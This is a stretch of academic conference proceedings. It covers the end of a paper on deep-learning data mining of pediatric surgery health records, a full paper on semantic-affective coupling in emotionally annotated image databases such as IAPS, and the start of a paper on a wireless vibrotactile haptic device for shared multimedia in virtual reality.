Maximization of that probability density provides model parameters.

E. Inference unit

When the model is learned, various inference algorithms are applied. Most applicable is belief propagation algorithm, which allows efficient marginalization of variables of interest over other variables in the model.

Data mining already could be executed. Structure of the model reveals casual dependencies between medical facts. It is the base for explanatory and predictive analysis. Functions, associated with model's nodes, provide quantity measure how often particular event (with particular predecessors) occurs, so that risk alerts could be raised when a risky situation is registered.

IV. CONCLUSIONS AND FUTURE WORK

Architecture for data mining electronic health records from Clinic of Pediatric Surgery in St. George University Hospital – Plovdiv is proposed. It is based on deep learning approach. It could deal properly with the features of the domain. The architecture is capable of processing voluminous data. It is aware that data is heterogeneous and has different data source and noise level. After proper preprocessing, architecture combines that data in single model. Architecture is able to identify important features and deal with sparse datasets. We believe it will be starting point for exuberant data mining process in the Clinic.

Next steps include model evaluation and calibration. Analytical and empirical evaluation of the results, produced by the model, is essential. The analytical evaluation will include execution of a sensitivity analysis

on the model. Throughout the empirical evaluation experiments, exhaustive case study will be conducted.

ACKNOWLEDGMENTS

This work was supported by National Science Research Fund of Bulgaria, project “Modern approaches in the design of clinical information systems (CIS) for observation of pediatric surgery diseases”, under grant number “DVU-10-0100/2010”.

REFERENCES

[1] Y. Bengio, "Learning Deep Architectures for AI", Journal Foundations and Trends® in Machine Learning archive, Volume 2 Issue 1, January 2009.

[2] M. Ranzato, Y-L. Boureau, Y. LeCun, "Sparse Feature Learning for Deep Belief Networks", December 2007

[3] P. Vincent, H. Larochelle, Y. Bengio, P.-A. Manzagol,"Extracting and composing robust features with denoising autoencoders",2008

[4] M. Ranzato, C. Poultney, S. Chopra, and Y. Le-Cun. Efficient learning of sparse representations with an energy-based model. In NIPS, 2007.

[5] S. Meystre,G. Savova, K. Kipper-Schuler, J. Hurdle, Extracting Information from Textual Documents in the Electronic Health Record:A Review of Recent Research, Yearbook of Medical Informatics 2008:128-44

[6] U. Hahn, M. Romacker, S. Schulz . Creating knowledge repositories from biomedical reports: the MEDSYNDIKATE text mining system. Pac Symp Biocomput 2002:338-49.

[7] D. Delen, G. Walker, A. Kadam.Predicting breast cancer survivability: a comparison of three data mining methods. Artificial Intelligence in Medicine, Volume 34, Issue 2 , Pages 113-127, June 2005.

[8] S . Pakhomov, S. Weston, S. Jacobsen, C.Chute, R. Meverden, V. Roger. Electronic medical records for clinical research: application to the identification of heart failure. The American Journal Of Managed Care 2007:281-8

[9] K. Roberts, S. Harabagiu. A flexible framework for deriving assertions from electronic medical records, Journal of the American Medical Informatics Association. 2011 Sep-Oct;18(5):568-73. Epub 2011 Jul 1.

[10] P. Ruch, R. Baud, A. Geissbuhler. Using lexical disambiguation and named-entity recognition to improve spelling correction in the electronic patient record. Artificial Intelligence in Medicine, Volume 29, Issue 1 , Pages 169-184, September 2003

[11] H. Gudbjartsson, S. Patz. The Rician Distribution of Noisy MRI Data. Magnetic Resonance in Medicine, Volume 34, Issue 6, pages 910–914, December 1995

[12] J. Rajeesh, R. Moni, S. Kumar, T. GopalaKrishnan. Rician noise removal on MRI using wave atom transform with histogram based noise variance estimation. 2010 IEEE International Conference on Communication Control and Computing Technologies (ICCCCT), October 2010, pages 531 - 535

[13] G. Hinton. Training Products of Experts by Minimizing Contrastive Divergence. Neural Computation, August 2002, Vol. 14, No. 8, Pages 1771-1800

[14] L. Van Der Maaten, E. Postma, H. Van Den Herik. Dimensionality Reduction : A Comparative Review. Review Literature And Arts Of The Americas (2007), Volume: 10, February 2007

Towards semantic and affective coupling in emotionally annotated databases

M. Horvat[1], S. Popović[1] and K. Ćosić[1]
[1] Faculty of Electrical Engineering and Computing, University of Zagreb
Department of Electric Machines, Drives and Automation
Zagreb, Croatia
marko.horvat2@fer.hr

Abstract - Emotionally annotated databases are repositories of multimedia documents with annotated affective content that elicit emotional responses in exposed human subjects. They are primarily used in research of human emotions, attention and development of stress-related mental disorders. This can be successfully exploited in larger processes like selection, evaluation and training of personnel for occupations involving high stress levels. Emotionally annotated databases are also used in multimodal affective user interfaces to facilitate richer and more intuitive human-computer interaction. Multimedia documents in emotionally annotated databases must have maximum personal ego relevance to be the most effective in all these applications. For this reason flexible construction of subject-specific of emotionally annotated databases is imperative. But current construction process is lengthy and labor intensive because it inherently includes an elaborate tagging experiment involving a team of human experts. This is unacceptable since the creation of new databases or modification of the existing ones becomes slow and difficult. We identify a positive correlation between the affect and semantics in the existing emotionally annotated databases and propose to exploit this feature with an interactive relevance feedback for a more efficient construction of emotionally annotated databases. Automatic estimation of affective annotations from existing semantics enhanced with information refinement processes may lead to an efficient construction of high-quality emotionally annotated databases.

I. INTRODUCTION

Coupling of semantics and affect in multimedia documents is an interaction between description of object and events represented in a document and affect which they are eliciting. In other words, coupling refers to how the content of a multimedia document, and its perceived meaning, is related to emotions, sentiments and moods a human subject is experiencing when exposed to the document (i.e. multimedia stimulus). The underlying assumption is that similar semantics will provoke similar emotions in standard subjects [1][2]. The function describing functional dependency between semantics and emotion is surjective because two or more distinct semantics may trigger the same emotion.

We postulate the semantics-affect coupling rule in emotionally annotated databases and apply the coupling to a construction process of these databases. The coupling must be used with a premise of statistically uniform population of subjects which server as an annotation baseline. Although limiting in terms of experimentation this is necessary and also sufficient to define the coupling rule in its minimal form. In our work we rely on International Affective Picture System (IAPS) [3]. This multimedia database with almost 1000 different images is constructed on a statistically significant number of affective responses from a controlled population of subjects. The database has so far been used in a wide range of research (examples [4][5][6]) and as such provides an adequate source of quality data for identification of semantics-emotion pairs and their mutual coupling.

Determinate dependency between semantics and emotions can be pragmatically exploited in construction of emotionally annotated databases. This is very important since all contemporary emotionally annotated databases have been constructed manually. The coupling enables faster and less job-intensive identification of emotion present in multimedia based on known semantics, which in turn allows algorithms for semi-automatic annotations of stimuli and supported construction of emotionally annotated databases.

The layout of the papers is as follows: the next chapter describes emotionally annotated databases, their format and content. The third chapter deals with the functional definition of the semantic-affective coupling. The fourth chapter gives two examples of the coupling in IAPS. The fifth chapters explains how emotionally annotated databases can be constructed using information refinement with the coupling. Since all contemporary emotionally annotated databases have been constructed manually by different groups of experts, this chapter is important in clarifying why the coupling is a useful feature in construction of emotionally annotated databases and how it can be exploited to make the construction process simpler, faster and less work intensive. Finally, the conclusion is given in the final chapter.

II. EMOTIONALLY ANNOTATED DATABASES

Emotionally annotated database or more precisely affective annotated multimedia database is a repository of semantically and affectively indexed multimedia documents such as [3][7][8][9][10][11][12]. Apart from

This research has been partially supported by the Croatian Ministry of Science, Education and Sports.

still images, sounds, video-clips some emotionally annotated databases may contain text in a form of individual words or short sentences [9][10]. Emotionally annotated databases contain information about affect and semantics of every stored document. This specific trait distinguishes them from other multimedia repositories. Specifically, emotionally annotated databases contain information about affective values of multimedia documents, i.e. the expected emotion or affect which will be induced in a human subject when exposed to the document. Because affectively annotated multimedia induces or stimulates emotional response the multimedia documents are also called multimedia stimuli or just stimuli.

Multimedia documents may provoke not just one but several emotional responses with different intensity [2]. In computer systems structure of emotion is categorized in two models: discrete and dimensional [13]. Although there is still some controversy on which approach is the best, in terms of computer systems implementation both models are simple and easy-to-use. Additionally, several other ad-hoc approaches in emotion state categorization exist such as those for expression of sentiment [11] and description of emotions' taxonomy [14].

Affective annotation of multimedia is a lengthy and laborious task that always includes a psychological experiment conducted with a statistically relevant group of participants. These experiments vary from the simple, such as the validation of a universal facial expression in a picture [8], to the elaborated which may include hundreds of participants [3]. To establish a baseline response all answers in the experiment are aggregated and statistically processed. Since they follow Gaussian distribution the affective annotations are described with the mean value and standard deviation. The mean represents the baseline and standard deviation the level of confidence in the aggregated baseline.

In the current form all emotionally annotated databases have very simple structures usually consisting of a file repository and a manifesto file that describes the content of the belonging repository [15]. The manifesto is comma-separated values (CSV) formatted textual file with attributes such as unique identifier, semantic descriptor and eliciting affect for each multimedia document in the repository. In the case of IAPS the unique identifier is the name of the stimulus file, e.g. 5200.jpg, 5201.jpg, etc. Through the combination of unique folder paths and unique file names within them the stimuli obtain their URIs (Uniform Resource Identificator) which allows their retrieval.

Some emotionally annotated databases like Geneva Affective PicturE Database (GAPED) [12], NimStim Face Stimulus Set [8] or Karolinska Directed Emotional Faces (KDEF) [16] use named files to describe stimuli valence and semantic content. These databases do not have a manifesto file but rather their affect and semantics are simple enough to be implicitly described with unique names of pictures or folders they are stored in. This is the simplest database structure and only minimally sufficient in conveying meaning of stimuli. In these cases it is expected that database user must look over all stimuli and selected them manually before using them. If the database does not contain many stimuli per single level of semantic taxonomy manual document retrieval from these databases is still manageable. For example, GAPED – currently the latest emotionally annotated database developed – has 730 negative, neutral and positive pictures but only up to 159 stimuli in a single named folder.



Figure 1. Several representative picture stimuli from GAPED and IAPS databases. Emotion and semantics are specified for each stimulus.

In terms of knowledge management emotionally annotated databases only specify data about the stimuli themselves, but do not describe knowledge stored in the stimuli. Therefore, they should not be confused with databases and taxonomies of knowledge. Also, emotionally annotated databases always contain multimedia documents while knowledge databases do not. On the other hand, knowledge databases describe semantic concepts in detail while emotionally annotated databases only reference semantic labels present in stimuli. The full expression of semantic labels is never found in these databases. It is up to the user to find the most appropriate knowledge database and reasoning engine to deduce the meaning of multimedia semantic descriptors.

All this clearly demonstrates diversification and content variability of currently available emotionally annotated databases. Today these databases are described loosely and informally, they are domain dependant and with arbitrary custom structures, new stimuli cannot be simply added in a database but require a separate set of affective ratings to be acquired through experimentation; existing stimuli must be extracted manually which is frequently tiresome and work-intensive; etc. In light of these drawbacks much can be done to improve functionality and usefulness of existing emotionally annotated databases. One of the most pressing tasks is automatization of stimuli insertion. Exploitation of semantic and affective coupling may greatly contribute in this process.

III. DEFINING SEMANTIC AND AFFECTIVE COUPLING

Multimedia stimuli have semantics, affect and context. Any semantics will induce an emotion, or affect, in an exposed subject. We are interested in interaction of semantics and emotions since their relationship is not random but subjected to personal knowledge, personal experience, cultural conditioning, collective memory and other similar factors which cumulatively direct articulation of particular semantics towards a specific set of emotions. Difference in articulation of images through pixel-defined content and semantic content is known as semantic gap [17][18]. Here we use the phenomena of semantic gap and broaden its scope on emotional content within the context of affective computing. We define coupling of semantics and affect in emotionally annotated multimedia documents as a deterministic interaction between semantics of a document and affect which its semantics is inducing.

Dimensional model of emotion [13] describes each emotion as a tuple $e_i = \{val, ar, dom\}$ where *val*, *ar*, *dom* are continuous variables representing valence, arousal and dominance emotional dimensions: $val \in [1,9] \in Val$, $ar \in [1,9] \in Ar$, $dom \in [1,9] \in Dom$. Dominance is frequently omitted from description of emotion space because it was shown to be the least informative measure of the elicited affect [3]. Therefore, for all practical purposes a single multimedia document from an emotionally annotated database can be represented as a coordinate in a two-dimensional emotion space $\Omega_{Emo} = Val \times Ar$. Semantics represents a list of document's objects and events, as well as constraints and functional dependencies between objects and events. These are generally described with free-text keywords (i.e. tags), but more expressive methods may be used such as WordNet synsets or ontology concepts (example [19]). Regardless of representation method we define semantics s_i as a set of descriptors d_n in semantics space Ω_{Sem}

$$s_i = (d_1, d_2, \dots \quad , \; s_i \in \Omega_{Sem} \tag{1}$$

Then a surjective functions f_{se} maps elements in semantics space to elements in emotion space $f_{se} : \Omega_{Sem} \to \Omega_{Emo}$ (Fig. 2).

We introduce semantic distance operator d_{Sem} and emotion distance operator d_{Emo}

$$\begin{aligned} d_{Sem} &: \Omega_{Sem} \times \Omega_{Sem} \to \mathbb{R} \\ d_{Emo} &: \Omega_{Emo} \times \Omega_{Emo} \to \mathbb{R} \end{aligned} \tag{2}$$

Since Ω_{Emo} is Euclidian space we can write $d_{Emo} = \sqrt{(val_i - val_j)^2 + (ar_i - ar_j)^2}$ for any two emotions $e_i = (val_i, ar_i)$, $e_j = (val_j, ar_j)$.




Figure 2. Surjective function f_{se} mapping semantics space domain Ω_{Sem} to emotion space codomain Ω_{Emo}.

Distance between semantic descriptors can be calculated if they are represented as nodes in a graph or semantic network like WordNet. Indeed, many measures of term similarity exits and can be applied to assess the semantic distance (as example see Semantic Similarity Retrieval Model[20]). Both distance operators have symmetry and can be defined with emotional similarity sim_{Emo} and semantic similarity sim_{Sem}.

$$\begin{aligned} d_{Emo}(e_i, e_j) &= d_{Emo}(e_j, e_i), \; e_i, e_j \in \Omega_{Emo} \\ d_{Sem}(s_i, s_j) &= d_{Sem}(s_j, s_i), \; s_i, s_j \in \Omega_{Sem} \\ d_{Emo} &= 1/sim_{Emo} \\ d_{Sem} &= 1/sim_{Sem} \end{aligned} \tag{3}$$

The semantic-affective coupling tells us that similar semantics in Ω_{Sem} induces similar emotion in Ω_{Emo}. Formally the coupling exists between multimedia documents $doc_i = \{e_i, s_i\}$, $doc_j = \{e_j, s_j\}$ with different semantics $s_i \neq s_j$ if e_i in a neighborhood ε_{Emo} of e_j and s_i is in a neighborhood ε_{Sim} of s_j

$$\begin{aligned} d_{Emo}(e_i, e_j) &\leq \varepsilon_{Emo}, \; e_i, e_j \in \Omega_{Emo} \\ d_{Sem}(s_i, s_j) &\leq \varepsilon_{Sim}, s_i \neq s_j \quad s_i, s_j \in \Omega_{Sem} \end{aligned} \tag{4}$$

For example, if we have three distinct images $doc_1 = \{e_1, s_1\}$, $doc_2 = \{e_2, s_2\}$, $doc_3 = \{e_3, s_3\}$, the coupling will exist between doc_1 and doc_2 only if

$$\begin{aligned} d_{Sem}(s_1, s_2) &\leq \varepsilon_{Sim} \\ d_{Sem}(s_1, s_2) < d_{Sem}(s_1, s_3) &\leq d_{Sem}(s_2, s_3) \end{aligned} \tag{5}$$

and

$$\begin{aligned} d_{Emo}(e_1, e_2) &\leq \varepsilon_{Emo} \\ d_{Emo}(e_1, e_2) < d_{Emo}(e_1, e_3) &\leq d_{Emo}(e_2, e_3) \end{aligned} \tag{6}$$

If (5) is true but (6) is not then doc_1 and doc_2 are not coupled. This is illustrated in the next figure.




Figure 3. Semantic and affective coupling between images 1 and 2. Image 3 is not coupled with the other two images.

As can be seen in the example multimedia documents doc_1 and doc_2 are semantically and affectively coupled since their semantic and emotional distance falls within the defined neighborhoods in Ω_{Emo} and Ω_{Sem}.

IV. COUPLING EXAMPLES IN EMOTIONALLY ANNOTATED IMAGES

We present two unequivocal examples of semantic and affective coupling in image stimuli from IAPS. Since IAPS semantic descriptors (i.e. keywords) are not interconnected or supervised [15] we had to develop our own software tool Stimulus Generator (StimGen) for research in emotionally annotated databases and construction of well-defined personalized stimuli sequences [21][22][23]. In StimGen we have expanded IAPS and IADS databases to include tags clouds. We use tag clouds in these examples to retrieve stimuli with identical or sufficiently similar semantics as defined in the previous chapter.

The first example analyzes different images of animals in IAPS. We have extracted 40 images with 26 keywords and grouped them into six distinct sets: Dead animals, Dangerous animals, Revolting animals, Neutral animals, Wild animals and Miscellaneous animals. (Fig. 4).




Figure 4. First example of semantic and affective coupling with IAPS images of various animals.

Since IAPS keywords are inadequate in relying true image semantics we had to construct our own specific tag clouds. Sets contain semantically similar images and sets' different semantics do not overlap in the emotion plane. It is immediately apparent that the tag clouds have well-defined boundaries and that they induce distinct sets of emotions. Since each of this emotion sets is elicited with images of similar semantics, we can say that the sets are semantically and affectively coupled.

In the second example (Fig. 5) we select total of 72 stimuli from IAPS tagged with food-related keywords (Beer, Brownie, Cake, Candy, Cheeseburger, Chicken, Desserts, Food …) annotating 35 stimuli, 24 nature-related stimuli (Cave, Desert, Farmland, Mountain, Mountains, Nature, Sunset, Waterfall, …) and 13 stimuli representing various high-action sports (CliffDivers, Motorcyclist, Rafting, SkyDivers, Skysurfer, WaterSkier, Windsurfers, …). These stimuli groups also outline distinctive areas in $Val \times Ar$ plane. From group dispositions it is immediately apparent that their semantics and affect are coupled; groups are small, closed and well-defined.




Figure 5. Second example of semantic and affective coupling with IAPS images of food, nature and action sports.

Emotions in points A, B and C in Fig. 5 can be induced with actions sports or nature, food or nature and action sports and food semantics, respectively. The point D emotion (val~6.82, ar~5.12) can be elicited with all three semantics groups (i.e. IAPS tag clods) in this example: food, actions sports and nature. We also note two outlier images with semantics of revolting food. In IAPS these images are tagged with "food" keyword like other non-repugnant images of food. This is another example of how semantically insufficient IAPS tags are and a clear indicator how this emotionally annotated database should be improved.

These examples clearly demonstrate the existence of semantic and affective coupling in emotionally annotated databases' multimedia stimuli. While emotional similarity can be easily established in the dimensional model of emotion which is essentially a simple geometric 2-D/3-D model, this is not also true for the semantics. Our continuing research is focused on using lexical ontologies like WordNet [24], and more formal and expressive upper ontologies such as SUMO [25] to better describe stimuli content and to measure semantic similarity of concepts describing stimuli content.

V. COUPLING IN SUPPORTED CONSTRUCTION OF EMOTIONALLY ANNOTATED DATABASES

Supported construction of emotionally annotated databases is a much needed feature leading to their more frequent everyday utilization. Since current construction processes require assessment of a large number of individual ratings collected in stimuli annotation experiments, the amount of time, resources and workload required to perform these tasks hider database deployment. Therefore, any type of automatization in stimuli annotation is needed to facilitate the development

of emotionally annotated databases and intensify their subsequent use.

The coupling of semantics and affect enables a priori knowledge of stimulus semantics to derive stimulus emotion using semantics and emotion information of stimuli already in the emotionally annotated database. The database construction algorithm may use the coupling to retrieve a set of the most probable emotion annotations for a new stimulus. The results are estimated, sorted by estimation likelihood and displayed to the user. Through interactive user feedback the classification may be optimized in a sequence of question-answer sessions between the stimulus annotation system and human annotation expert. An algorithm for supported and iterative construction of emotionally annotated databases using semantic and affective coupling is given in the figure below.




Figure 6. Algorith for supported construction of emotionally annotated databases using semantic and affective coupling.

For each new multimedia stimulus $doc_n = \{e_n, s_n\}$ that is being added to an emotionally annotated database the algorithm's input is $doc_1, doc_2, \ldots \wedge s_n$ and output $e_n = \{val, ar\}$. In other words, the algorithm based on the semantic-affective coupling uses new stimulus' semantics and existing knowledge about semantics and emotion of stimuli already in the emotionally annotated database to assess the most likely classification of new stimulus' emotion.

The proposed algorithm could substantially accelerate creation of new emotionally annotated databases or modification of the existing ones because semantics is more easily defined than emotion. Also a number of content-based or concept-based image recognition procedures could be used to automatically identify, at least partially, the semantics of an image stimulus.

VI. CONLUSION

We have shown that despite semantic gap semantic-affective coupling is a real phenomenon in emotionally annotated multimedia databases and proposed the algorithm for its utilization. The coupling can fill missing stimuli annotation data using existing information on semantics and emotion. As such it may be envisioned as a method for faster and simpler construction of emotionally annotated databases.

The biggest obstacle in implementation of an efficient coupling estimation algorithm is ambiguous and insufficient description of stimuli semantics in existing emotionally annotated databases. To address this problem our research focuses on applying formal knowledge representation methods for description of image content.

In the continuation of our work we are building core Stimulus Ontology for formal presentation and integration of semantics, affect and context information in multimedia stimuli. We will use WordNet lexical ontology and SUMO upper ontology to reach an optimal description of stimuli content and explore benefits of the coupling.

REFERENCES

[1] A. Damasio, "The Feeling of What Happens: Body and Emotion in the Making of Consciousness", William Heinemann, London, 1999.

[2] K. R. Scherer, "What are emotions? And how can they be measured?," Social Science Information, SAGE Publications, vol. 44(4), pp. 695–729, 2005.

[3] P. J. Lang, M. M. Bradley, and B. N. Cuthbert, "International affective picture system (IAPS): Affective ratings of pictures and instruction manual, " Technical Report A-8, University of Florida, Gainesville, FL, 2008.

[4] D. Tsonos, K. Ikospentaki, and G. Kouroupetrolgou, "Towards Modeling of Readers' Emotional State Response for the Automated Annotation of Documents," IEEE World Congress on Computational Intelligence (WCCI 2008), pp. 3253–3260, 2008.

[5] J. C. Britton, S. F. Taylor, K. D. Sudheimer, and I. Liberzo, "Facial expressions and complex IAPS pictures: Common and differential networks, " NeuroImage, vol. 31, pp. 906–919, 2006.

[6] P. Kanske, J. Heissler, S. Schonfelder, A. Bongers, and M. Wessa, "How to Regulate Emotion? Neural Networks for Reappraisal and Distraction," Oxford Univ. Press, Cereb. Cortex, vol. 21 (6), pp. 1379–1388, 2011.

[7] P. J. Lang, M. M. Bradley and B. N. Culthbert, "International affective digitized sounds (IADS): Stimuli, instruction manual and affective ratings (Tech. Rep. No. B-2)," The Center for Research in Psychophysiology, University of Florida, U.S.A., 1999.

[8] N. Tottenham, J. W. Tanaka, A. C. Leon, T, McCarry, M. Nurse, T. A. Hare, D. J. Marcus, A. Westerlund, B. J. Casey, C. Nelson, "The NimStim set of facial expressions: Judgments from untrained research participants, " Psychiatry Research, vol. 168:3, pp. 242–249, 2009.

[9] M. M. Bradley and P. J. Lang, "Affective norms for English words (ANEW): Stimuli, instruction manual and affective ratings. Technical report C-1, " Gainesville, FL. The Center for Research in Psychophysiology, University of Florida, 1999.

[10] M. M. Bradley and P. J. Lang, "Affective Norms for English Text (ANET): Affective ratings of text and instruction manual. (Tech. Rep. No. D-1), " University of Florida, Gainesville, FL, 2007.

[11] A. Esuli and F. Sebastiani, "SentiWordNet: A publicly available lexical resource for opinion mining, " In Proceedings of Language Resources and Evaluation (LREC), 2006.

[12] E. S. Dan-Glauser and K. R. Scherer, "The Geneva Affective PicturE Database (GAPED): A new 730 picture database focusing on valence and normative significance," Behavior Research Methods, in press.

[13] C. Peter and A. Herbon, "Emotion representation and physiology assignments in digital systems", Interacting with Computers, Elsevier, vol. 18, pp. 139–170, 2006.

[14] C. Strapparava and A. Valitutti, "WordNet-Affect: an Affective Extension of WordNet", In Proceedings of the 4th International Conference on Language Resources and Evaluation (LREC 2004), Lisbon, pp. 1083–1086, 2004.

[15] M. Horvat, S. Popović, N. Bogunović, and K. Ćosić, "Tagging multimedia stimuli with ontologies," Proceedings of the 32nd International Convention MIPRO 2009, Croatian Society for

Information and Communication Technology, Electronics and Microelectronics – MIPRO, Opatija, Croatia, pp. 203–208, 2009.

[16] D. Lundqvist, A. Flykt, and A. Öhman, "The Karolinska Directed Emotional Faces - KDEF", CD ROM from Department of Clinical Neuroscience, Psychology section, Karolinska Institutet, 1998.

[17] J. S. Hare, P. A. S. Sinclair, P. H. Lewis, K. Martinez, P. G. B. Enser, and C. J. Sandom, "Bridging the Semantic Gap in Multimedia Information Retrieval: Top-down and Bottom-up approaches,". In: Mastering the Gap: From Information Extraction to Semantic Representation / 3rd European Semantic Web Conference, Budva, Montenegro, 2006.

[18] J. Fan, Y. Gao, H. Luo, and R. Jain, "Mining Multilevel Image Semantics via Hierarchical Classification," IEEE Trans. on Multimedia, vol. 10, pp. 167–187, 2008.

[19] B. Neumann and R. Möller, "Ontology-based reasoning techniques for multimedia interpretation and retrieval," In Semantic Multimedia and Ontologies: Theory and Applications, Springer, 2008.

[20] G. Varelas, E. Voutsakis, P. Raftopoulou, E. G. M. Petrakis, and E. Milios, "Semantic similarity methods in wordnet and their application to information retrieval on the web," In: Seventh ACM International Workshop on Web Information and Data Management (WIDM 2005), Bremen Germany, 2005.

[21] K. Ćosić *et al*., "Virtual reality adaptive stimulation in stress resistance training", In Proceedings RTO-MP-HFM-205 on "Mental Health and Well-Being across the Military Spectrum", Bergen, Norway, April 2011.

[22] K. Ćosić, S. Popović, D. Kukolja, M. Horvat, and B. Dropuljić, "Physiology-driven adaptive virtual reality stimulation for prevention and treatment of stress related disorders," CyberPsychology, Behavior, and Social Networking. Vol. 13:1; pp. 73–78, 2010.

[23] S. Popović, M. Horvat, D. Kukolja, B. Dropuljić, and K. Ćosić, "Stress inoculation training supported by physiology-driven adaptive virtual reality stimulation," Studies in Health Technology and Informatics, vol. 144, pp. 50–54, 2009.

[24] C. Fellbaum, "WordNet: An Electronic Lexical Database," MIT Press, 1998.

[25] I. Niles and A. Pease, „Towards a Standard Upper Ontology, " In Proceedings of the 2nd International Conference on Formal Ontology in Information Systems (FOIS-2001), Chris Welty and Barry Smith, eds, Ogunquit, Maine, October 17–19, 2001.

Virtual Social Multimedia Streaming with a Novel Haptic Device

Marco Gaudina
Dept. of Advanced Robotics
Istituto Italiano di Tecnologia
via Morego, 30,
16163 Genova, Italy
marco.gaudina@iit.it

Andrea Brogni
Dept. of Advanced Robotics
Istituto Italiano di Tecnologia
via Morego, 30,
16163 Genova, Italy
andrea.brogni@iit.it

Mauro Migliardi
Centro Ingegneria
Piattaforme Informatiche
Università di Genova
Via Opera Pia 13
16145 Genova, Italy
mauro.migliardi@unipd.it

Darwin Caldwell
Dept. of Advanced Robotics
Istituto Italiano di Tecnologia
via Morego, 30,
16163 Genova, Italy
darwin.caldwell@iit.it

I. Abstract

In the last decade, the technology of multitouch displays has reached a level of maturity that has given new life to virtual reality environments and has introduced in the mass market Graphical User Interfaces previously depicted in SCI-FI literature. Three dimensional and stereoscopic displays are moving into mass market and users are getting accustomed to such concepts. This has sparked a new wave of interest in the public and we are now surrounded by several devices that allow the user to experience visuals that were not even thinkable a few years ago. On the other side, devices that allow users to actively interact with the environment are still cumbersome and expensive and not on a par with the evolution of display technologies. In this paper, we introduce a virtual reality application allowing users to stream and share multimedia contents like TV channels, web radio an others. Furthermore we introduce a wireless, light and small vibrotactile haptic device that allows users to interact with the various objects in the virtual scene, increasing the interaction feeling resulting in a more involving experience.

II. Introduction

Art, especially cinema, quite often influences the evolution of technology. In several recent movies, the protagonist interacts with a screen with his/her hands, freely moving in the space and interacting with 3D displayed objects. This type of interaction inspired a completely new type of environments called Spatial Operating Environment (SOE), where users can perform gestures to interact with the interface. Technological examples of this are rapidly coming out. The g-Speak from Oblong Company[1] is the most clear example of such a system where the user is introduced to a completely new type of interaction, where old paradigms like mice, keyboards and monitors, may be replaced by natural movements of the users. Another interesting application was defined by Han [9] and then carried on by Perceptive Pixel[2], and it proofed how the user can interact with the system adopting a new Graphical User Interface (GUI) concept. This allows multitouch/multiusers interactions, where objects can be moved around, zoomed, selected and so on.

These new kinds of interfaces have several improvements in comparison to previous systems, but they still have limitations. In current examples of a SOE, a very important missing aspect is haptic information feedback during the interaction itself. However, the work by Han limits the user to operate touching a screen no matter what the size is. We strongly believe that the combinations of the results of the previously cited works together with the information stream provided by haptic feedback may take to a completely new generation of interfaces, capable of improving the user's overall experience. We argue that these kinds of interfaces can be used both in Virtual Reality (VR) and, in large scale, with stereoscopic TVs. To demonstrate this, we leverage the currently growing interest of users in real time communication with friends to share multimedia contents. Our work implements a 3D virtual environment where users can share their multimedia experience and they can join other users on the same TV channel or other content streams. We then show how the introduction of a portable lightweight and low-cost vibrotactile device, connected by wireless with the host computer, enhances the user experience.

In the following sections, we describe the related works and the objectives of our study. Then we describe the experimental setup, the multimedia sharing system and the haptic device, developed for our purpose. Finally, we provide analysis of the data and considerations on the results.

III. Related Works

Many current researchers in human computer interaction field are investigating the big phenomena constituted by social networks and social communication. Websites like Facebook[3] and Twitter[4] are just examples of the large scale distributed concept of interaction between users over the Internet, with possibilities of sharing ideas and media contents. But this

[1] http://oblong.com/
[2] http://www.perceptivepixel.com/
[3] http://www.facebook.com
[4] http://www.twitter.com

is still limited. Our intention is to improve this concept and give new possibilities to the user, sharing a media content in real time, improving the perception of presence of other user experiencing the same application.

Human interaction in a 3D world is nowadays a big research topic. As outlined in Section II, many different ways of interaction are now possible. Despite of these new possibilities and improvements from the visual point of view, there is still a lack of feedback information: the need of multimodal feedback to improve the user experience was outlined since the late nineties in [2].

Visual information is mandatory in a virtual reality application but to improve the overall realistic experience other types of feedback are necessary. This is the case of the haptic feedback. Haptic, composed of proprioception and skin sensation, is a field where the user comes in contact with a virtual object. Vibro-tactile devices are an important part of the haptic devices family. Haptic devices are human computer interfaces that allow users to interact with computer applications where natural characteristics are simulated. The goodness of such devices is proportional to the freedom given to the user in his/her movements and to the realism reached in reproducing natural characteristics such as contact, vibration and many others, and where a direct stimulation of the human sensory system is achieved. In research field like VR, haptic devices dramatically improve the user experience, but an important issue is the freedom of movement still allowed to the user, considering cables and overall reduced weight. Despite these considerations, haptic devices are still cumbersome and they may have considerable weight [1]. Since the beginning of the exploration of the haptic field, big effort has been used to develop kinaestetic feedback, via large exoskeletons used to reproduce force feedback [6].

